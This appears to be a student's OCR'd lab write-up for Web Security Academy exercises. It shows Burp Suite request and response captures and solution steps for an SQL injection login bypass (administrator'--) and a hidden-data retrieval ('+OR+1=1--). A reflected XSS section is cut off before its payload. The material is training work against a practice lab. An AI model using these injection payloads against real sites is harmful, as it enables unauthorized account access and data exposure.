

Rayan ameen kurdi


2440795


ATTACK 1:

SQL injection vulnerability allowing login bypass




Burp Suite Community Edition v2025.11.4 - Temporary Project
Request
POST /login HTTP/2
Host: 0af9002c030cf49182aa8443005c008a.web-security-academy.net
Cookie: session=nd3x3mM7ZONbNU5iILykQuQg2H8hhmSs
Content-Length: 73
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "macOS"
Accept-Language: en-US,en;q=0.9
Origin: https://0af9002c030cf49182aa8443005c008a.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0af9002c030cf49182aa8443005c008a.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
csrf=a3MJbhVWST0Ur0zuH6NfeVvWZoeXZ9iR&username=administrator&password=111
Response
Web Security Academy
SQL injection vulnerability allowing login bypass
LAB Not solved
Back to lab description
Home | My account
Login
Username
administrator
Password
Log in


Burp Suite Community Edition v2025.11.4 - Temporary Project
Request
POST /login HTTP/2
Host: 0af9002c030cf49182aa8443005c008a.web-security-academy.net
Cookie: session=nd3x3mM7ZONbNU5iILykQuQg2H8hhmSs
Content-Length: 76
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "macOS"
Accept-Language: en-US,en;q=0.9
Origin: https://0af9002c030cf49182aa8443005c008a.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0af9002c030cf49182aa8443005c008a.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
csrf=a3MJbhVWST0Ur0zuH6NfeVvWZoeXZ9iR&username=administrator'--&password=111
Response
HTTP/2 302 Found
Location: /my-account?id=administrator
Set-Cookie: session=lboGXjZ0y98xOTPzeuRpOrLyOgiGJpFo; Secure; HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 0
Web Security Academy
SQL injection vulnerability allowing login bypass
LAB Not solved
Back to lab description
Home | My account
Login
Username
administrator
Password
Log in





Solve:


1. Use Burp Suite to intercept and modify the login request.
2. Modify the `username` parameter, giving it the value: `administrator'--`

ATTACK 2 :

SQL injection vulnerability in WHERE clause allowing retrieval of hidden data










1. Use Burp Suite to intercept and modify the request that sets the product category filter.
2. Modify the `category` parameter, giving it the value `'+OR+1=1--`
3. Submit the request, and verify that the response now contains one or more unreleased products.

ATTACK 3: **Reflected XSS into HTML context with nothing encoded**









1. Copy and paste the following into the search box:

